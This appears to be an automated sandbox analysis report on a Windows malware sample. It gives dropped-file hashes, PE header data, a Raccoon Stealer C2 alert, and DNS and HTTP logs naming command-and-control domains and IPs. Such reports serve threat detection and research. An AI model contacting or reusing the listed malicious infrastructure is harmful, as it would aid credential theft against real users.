SHA-256:	091BA447AF0F0CABD66484B3F81E909CA01BE4E27DB9CCF42779174E04DAD57A
SHA-512:	4764E88D5BDCF88447E0782C88FEC18F5A1083B460829E16635A8602173F1A6813D3FF93866BEF587F9F9B682451D4386BD765B2DA580C69F7483B48F074BBD3
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....e.....0..<...V.....X+9.. ...`....@.. ..... a.....*...@.....:...P.....U.C.....*..... .@... ..... ..` g...`...<.....@..@ .....@..@.idata... .....@....themida..2.. .....`....boot....<... 9..<.....`..`MSI GF65P....`U..... ..`MSI GF65P.....U.....".. ....`.rsrc...C.....U.....0.....@..@.....

C:\Users\user\AppData\Local\Temp\CEB6.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows

C:\Users\user\AppData\Local\Temp\CEB6.exe	
Category:	dropped
Size (bytes):	3455664
Entropy (8bit):	6.441059558704059
Encrypted:	false
SSDEEP:	49152:2k50a1yGMilKK4s2U4GaS0d2J42c3F2QYZbRQ:30cwilB4s2fGaSs2J4l3Qt7Q
MD5:	8E50D7FBCC07F331637ABBAA2C6ED428
SHA1:	7A9E775ADDA81B2A47E8A7B453F6C480476FB17A
SHA-256:	AA431518B3EB9FDA6C05801B17B6A11880A4143C3B1B405154140C190772BF0A
SHA-512:	33E6E79D4772C39D79AEF8458FEFC06B717326D328275D3B2D0D2F0A348AAED12E711B2EB46AC7FF84D74C634963E35D016363734442A9118251029EDCFEE24(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...L.....0.....n.... ...@....@.. .....;.....".4. ..@.....:@..P.....;.S1.....4..8..... . ... ..~..... ..` .....@.....@..@ ..... .....4.....@..@.idata... ...@.....6.....@...Intel Co. ...`.....8.....@..@.themida..2.....2..B.....`...Intel CoP.....;.....B4..... ..`.rsrc...S1....;..2...P4..... ..@..@..... .....

C:\Users\user\AppData\Local\Temp\E52D.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137216
Entropy (8bit):	6.81103188382168
Encrypted:	false
SSDEEP:	3072:YGAF8W9CjQE5RA4Mk5PGVze5NVh7O0Oyz:YGvWSQtkBGV2VjOc
MD5:	D0F8625E7557AE3CCC13440F3843515F
SHA1:	81A56C0468A80228190B001A49C6DA67D90ECC63
SHA-256:	ECB40D6A2531A019EE02585E66982606C2DF2083462774198715388BCBB48D12
SHA-512:	1A0370A18F5600B65251CF3EB6FA7921F6DB3EE12EA83794D6C6E3AF19ED517593E3A529299741BB53999C51B09BB50070A0642B3E747340AB7A882A39C9307D
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L.....`_.....f.....B.....@.....`a.....`B..T....9..<.....0%..@.....|..... .....text...P..... ..`.rdata...2.....4.....@..@.data...|U...P.....4.....@....rsrc.....R.....@..@..... ....

C:\Users\user\AppData\Local\Temp\FE25.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	4745728
Entropy (8bit):	7.889408291592824
Encrypted:	false
SSDEEP:	98304:2b0YmXyYfLYaoZedg+4lOhyS0fOuFqC6Ws2HRvu:+miYTerFO/PuFjJsSG
MD5:	CDDB8954B4839E0106963B050ED664EB
SHA1:	21ACB70C67A94DD6D8CFE8EF43F7FFD48D47FD17
SHA-256:	BE6C2FF9EE6768B86F8C6E5E3138D61D0B0F47C5D1D28B3EBC423EA37420DDB3
SHA-512:	8AD60BDD5C8E4B91D663FE8E936C2B9BF57BB5614B4AE9556BF1BBF238CA5909D7500ADCD5E6E773D534EB87F88E58C124E627F743CFC1AE12175EDBCBF86 A8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....7a.....|.....]..... .....@.....0y.....UI. ..@.....xB9.|.....u.....pu.....]u.@.....h.....text...C..... ..`.rdata..B.....@..@.data ....T...p.....@...RAM 8GB .....`..`RAM 8GB S.'.....`..`RAM 8GB 0.D...0...D.....`..`.reloc.....pu.....D.....@..@.rsrc.....u. .....D.....@..@..... .....

C:\Users\user\AppData\Roaming\ecrjwib	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	131072

C:\Users\user\AppData\Roaming\ecrjwib	
Entropy (8bit):	6.736702902065376
Encrypted:	false
SSDEEP:	1536:jLOCZw1YLUlP7fXadkUQ0+78Au2SRjj/WgmO/Z/eh3uJp+Q7Jgz70eIacRbUozsz:jnwcUNPfjQv5/Z0qfPeZcRwKsz
MD5:	FB45ECBFB0E13B103B6B1C583479A21D
SHA1:	9CB9EEAD55F3B3F4847FD8F1BDD8D20CA46D9DC2
SHA-256:	D0426ED95048EC08395EDDDAAA1D3CCC7A3F769D4324195E1F075B16F462A4C6
SHA-512:	1969648CB590E6C71FCF0391003CE56D22472F01105D9E3FAB9E3ACBACB687DDE8CF0CA01C26B862EE7CF582D8B5605B91B82011F9CC061E3500EF839057088
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L.....O_.....H.....,..... ....@.....p.....(.....Q..T...,I..<.....!.....4..@..... ..|..... .....text..... ..`.rdata...1... ...2.....@..@.data...|U...`.....8.....@....rsrc.....V.....@..@..... ....

C:\Users\user\AppData\Roaming\ecrjwib:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.736702902065376
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	pAWNholT8X.exe
File size:	131072
MD5:	fb45ecbfb0e13b103b6b1c583479a21d
SHA1:	9cb9eead55f3b3f4847fd8f1bdd8d20ca46d9dc2
SHA256:	d0426ed95048ec08395edddaaa1d3ccc7a3f769d4324195e1f075b16f462a4c6
SHA512:	1969648cb590e6c71fcf0391003ce56d22472f01105d9e3fab9e3acbacb687dde8cf0ca01c26b862ee7cf582d8b5605b91b82011f9cc061e3500ef8390570889
SSDEEP:	1536:jLOCZw1YLUlP7fXadkUQ0+78Au2SRjj/WgmO/Z/eh3uJp+Q7Jgz70eIacRbUozsz:jnwcUNPfjQv5/Z0qfPeZcRwKsz
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....PE..L..

File Icon

Icon Hash:	e0e4e8beb0e4c8ea

Static PE Info

General

Entrypoint:	0x401b2c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5F4F9DAD [Wed Sep 2 13:27:09 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	f98cc9327e2d65cc6189a693f26e1c1d

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x10080	0x10200	False	0.800932655039	data	7.5513445643	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x12000	0x31f4	0x3200	False	0.25703125	data	4.15966796055	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x16000	0x8557c	0x1e00	False	0.118489583333	data	1.32605149668	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x9c000	0xa8f0	0xaa00	False	0.668795955882	data	6.07261172713	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-19:34:17.246697	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
09/27/21-19:34:19.201894	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-19:35:20.921103	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49843	80	192.168.2.6	194.180.174.100

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 19:34:14.093039036 CEST	192.168.2.6	8.8.8.8	0x1917	Standard query (0)	naghenrietti1.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.222486973 CEST	192.168.2.6	8.8.8.8	0x205e	Standard query (0)	kimballiett2.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.364077091 CEST	192.168.2.6	8.8.8.8	0x1183	Standard query (0)	xadriettany3.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.499425888 CEST	192.168.2.6	8.8.8.8	0x1e	Standard query (0)	jebeccallis4.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.524566889 CEST	192.168.2.6	8.8.8.8	0x1e4e	Standard query (0)	nityanneron5.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.644284964 CEST	192.168.2.6	8.8.8.8	0x9de7	Standard query (0)	umayaniela6.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:15.674627066 CEST	192.168.2.6	8.8.8.8	0x9de7	Standard query (0)	umayaniela6.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:16.719695091 CEST	192.168.2.6	8.8.8.8	0x9de7	Standard query (0)	umayaniela6.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:16.881614923 CEST	192.168.2.6	8.8.8.8	0x30b5	Standard query (0)	lynettaram7.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:17.284881115 CEST	192.168.2.6	8.8.8.8	0x1df1	Standard query (0)	sadineyalas8.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:17.588907003 CEST	192.168.2.6	8.8.8.8	0x55dc	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:18.951180935 CEST	192.168.2.6	8.8.8.8	0x106	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:19.186295033 CEST	192.168.2.6	8.8.8.8	0x7f59	Standard query (0)	privacy-toolz-for-you-403.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:21.452070951 CEST	192.168.2.6	8.8.8.8	0xc52f	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:22.066333055 CEST	192.168.2.6	8.8.8.8	0x1505	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:23.565519094 CEST	192.168.2.6	8.8.8.8	0x1105	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:23.821450949 CEST	192.168.2.6	8.8.8.8	0xd0a4	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:28.775993109 CEST	192.168.2.6	8.8.8.8	0xdeec	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:29.709583998 CEST	192.168.2.6	8.8.8.8	0x2827	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:30.043598890 CEST	192.168.2.6	8.8.8.8	0x14bb	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:38.179837942 CEST	192.168.2.6	8.8.8.8	0x2d9a	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:38.515753031 CEST	192.168.2.6	8.8.8.8	0x9ed4	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:43.727261066 CEST	192.168.2.6	8.8.8.8	0x53e2	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.071888924 CEST	192.168.2.6	8.8.8.8	0xe720	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.423293114 CEST	192.168.2.6	8.8.8.8	0x7461	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.889302969 CEST	192.168.2.6	8.8.8.8	0xcdec	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:45.152374029 CEST	192.168.2.6	8.8.8.8	0x11b2	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 19:34:45.385431051 CEST	192.168.2.6	8.8.8.8	0xf8a0	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.076296091 CEST	192.168.2.6	8.8.8.8	0xa452	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.325368881 CEST	192.168.2.6	8.8.8.8	0xeb48	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.647686958 CEST	192.168.2.6	8.8.8.8	0x7644	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.989340067 CEST	192.168.2.6	8.8.8.8	0xd8e1	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:48.320816994 CEST	192.168.2.6	8.8.8.8	0x15ba	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:49.245259047 CEST	192.168.2.6	8.8.8.8	0x7ba1	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:49.517163992 CEST	192.168.2.6	8.8.8.8	0x8187	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:01.172421932 CEST	192.168.2.6	8.8.8.8	0x94ed	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:01.561320066 CEST	192.168.2.6	8.8.8.8	0xeed5	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:05.386094093 CEST	192.168.2.6	8.8.8.8	0x2f8c	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:05.998267889 CEST	192.168.2.6	8.8.8.8	0x44ae	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:06.355072975 CEST	192.168.2.6	8.8.8.8	0xc836	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:07.516406059 CEST	192.168.2.6	8.8.8.8	0xae09	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.006237030 CEST	192.168.2.6	8.8.8.8	0x12d9	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.409050941 CEST	192.168.2.6	8.8.8.8	0x7492	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.426815987 CEST	192.168.2.6	8.8.8.8	0x189b	Standard query (0)	t.me	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.885338068 CEST	192.168.2.6	8.8.8.8	0xa828	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:09.245388985 CEST	192.168.2.6	8.8.8.8	0x4960	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:09.491678953 CEST	192.168.2.6	8.8.8.8	0xe9f8	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:12.359608889 CEST	192.168.2.6	8.8.8.8	0x75ae	Standard query (0)	geenaldencia9.top	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:37.989953041 CEST	192.168.2.6	8.8.8.8	0xb34e	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.026782990 CEST	192.168.2.6	8.8.8.8	0xf975	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.158591032 CEST	192.168.2.6	8.8.8.8	0x5775	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.195486069 CEST	192.168.2.6	8.8.8.8	0x4880	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.210144043 CEST	192.168.2.6	8.8.8.8	0x1176	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.276437998 CEST	192.168.2.6	8.8.8.8	0x9c58	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.318586111 CEST	192.168.2.6	8.8.8.8	0xd2d8	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.420869112 CEST	192.168.2.6	8.8.8.8	0xf57f	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:49.600155115 CEST	192.168.2.6	8.8.8.8	0xe8fd	Standard query (0)	defeatwax.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 19:34:14.195302010 CEST	8.8.8.8	192.168.2.6	0x1917	Name error (3)	naghenrietti1.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.326502085 CEST	8.8.8.8	192.168.2.6	0x205e	Name error (3)	kimballiett2.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.465382099 CEST	8.8.8.8	192.168.2.6	0x1183	Name error (3)	xadriettany3.top	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 19:34:14.513314962 CEST	8.8.8.8	192.168.2.6	0x1e	Name error (3)	jebeccallis4.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:14.626837969 CEST	8.8.8.8	192.168.2.6	0x1e4e	Name error (3)	nityanneron5.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:16.870421886 CEST	8.8.8.8	192.168.2.6	0x9de7	Server failure (2)	umayaniela6.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:17.191394091 CEST	8.8.8.8	192.168.2.6	0x30b5	Name error (3)	lynettaram7.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:17.246506929 CEST	8.8.8.8	192.168.2.6	0x9de7	Server failure (2)	umayaniela6.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:17.385461092 CEST	8.8.8.8	192.168.2.6	0x1df1	Name error (3)	sadineyalas8.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:18.220540047 CEST	8.8.8.8	192.168.2.6	0x55dc	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:18.963875055 CEST	8.8.8.8	192.168.2.6	0x106	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:19.201778889 CEST	8.8.8.8	192.168.2.6	0x9de7	Server failure (2)	umayaniela6.top	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:19.591423988 CEST	8.8.8.8	192.168.2.6	0x7f59	No error (0)	privacy-toolz-for-you-403.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:21.831391096 CEST	8.8.8.8	192.168.2.6	0xc52f	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:22.457231045 CEST	8.8.8.8	192.168.2.6	0x1505	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:23.582813025 CEST	8.8.8.8	192.168.2.6	0x1105	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:23.835047007 CEST	8.8.8.8	192.168.2.6	0xd0a4	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:29.405194044 CEST	8.8.8.8	192.168.2.6	0xdeec	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:29.723232985 CEST	8.8.8.8	192.168.2.6	0x2827	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:30.057070017 CEST	8.8.8.8	192.168.2.6	0x14bb	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:38.195090055 CEST	8.8.8.8	192.168.2.6	0x2d9a	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:38.531582117 CEST	8.8.8.8	192.168.2.6	0x9ed4	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:43.740174055 CEST	8.8.8.8	192.168.2.6	0x53e2	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.088499069 CEST	8.8.8.8	192.168.2.6	0xe720	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.439909935 CEST	8.8.8.8	192.168.2.6	0x7461	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:44.903294086 CEST	8.8.8.8	192.168.2.6	0xcdec	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:45.165852070 CEST	8.8.8.8	192.168.2.6	0x11b2	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:45.821141958 CEST	8.8.8.8	192.168.2.6	0xf8a0	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.091289043 CEST	8.8.8.8	192.168.2.6	0xa452	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 19:34:46.338222980 CEST	8.8.8.8	192.168.2.6	0xeb48	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:46.661124945 CEST	8.8.8.8	192.168.2.6	0x7644	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:47.002038002 CEST	8.8.8.8	192.168.2.6	0xd8e1	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:48.725550890 CEST	8.8.8.8	192.168.2.6	0x15ba	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:49.259675026 CEST	8.8.8.8	192.168.2.6	0x7ba1	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:34:49.531271935 CEST	8.8.8.8	192.168.2.6	0x8187	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:01.187031031 CEST	8.8.8.8	192.168.2.6	0x94ed	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:01.574778080 CEST	8.8.8.8	192.168.2.6	0xeed5	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:05.766330004 CEST	8.8.8.8	192.168.2.6	0x2f8c	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:06.012435913 CEST	8.8.8.8	192.168.2.6	0x44ae	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:06.368376970 CEST	8.8.8.8	192.168.2.6	0xc836	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:07.529788971 CEST	8.8.8.8	192.168.2.6	0xae09	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.019428968 CEST	8.8.8.8	192.168.2.6	0x12d9	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.422373056 CEST	8.8.8.8	192.168.2.6	0x7492	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.440402031 CEST	8.8.8.8	192.168.2.6	0x189b	No error (0)	t.me		149.154.167.99	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:08.898325920 CEST	8.8.8.8	192.168.2.6	0xa828	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:09.258060932 CEST	8.8.8.8	192.168.2.6	0x4960	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:09.507046938 CEST	8.8.8.8	192.168.2.6	0xe9f8	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:12.373219013 CEST	8.8.8.8	192.168.2.6	0x75ae	No error (0)	geenaldencia9.top		194.147.85.186	A (IP address)	IN (0x0001)
Sep 27, 2021 19:35:38.012115955 CEST	8.8.8.8	192.168.2.6	0xb34e	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.045906067 CEST	8.8.8.8	192.168.2.6	0xf975	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.180354118 CEST	8.8.8.8	192.168.2.6	0x5775	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.212959051 CEST	8.8.8.8	192.168.2.6	0x4880	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.249732018 CEST	8.8.8.8	192.168.2.6	0x1176	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.290045977 CEST	8.8.8.8	192.168.2.6	0x9c58	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:38.331665039 CEST	8.8.8.8	192.168.2.6	0xd2d8	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 19:35:38.444024086 CEST	8.8.8.8	192.168.2.6	0xf57f	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 19:35:49.643933058 CEST	8.8.8.8	192.168.2.6	0xe8fd	No error (0)	defeatwax.ru		193.56.146.188	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- t.me
- geenaldencia9.top
- privacy-toolz-for-you-403.top
- 193.56.146.41:9080
- 194.180.174.100

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49837	149.154.167.99	443	

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49767	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
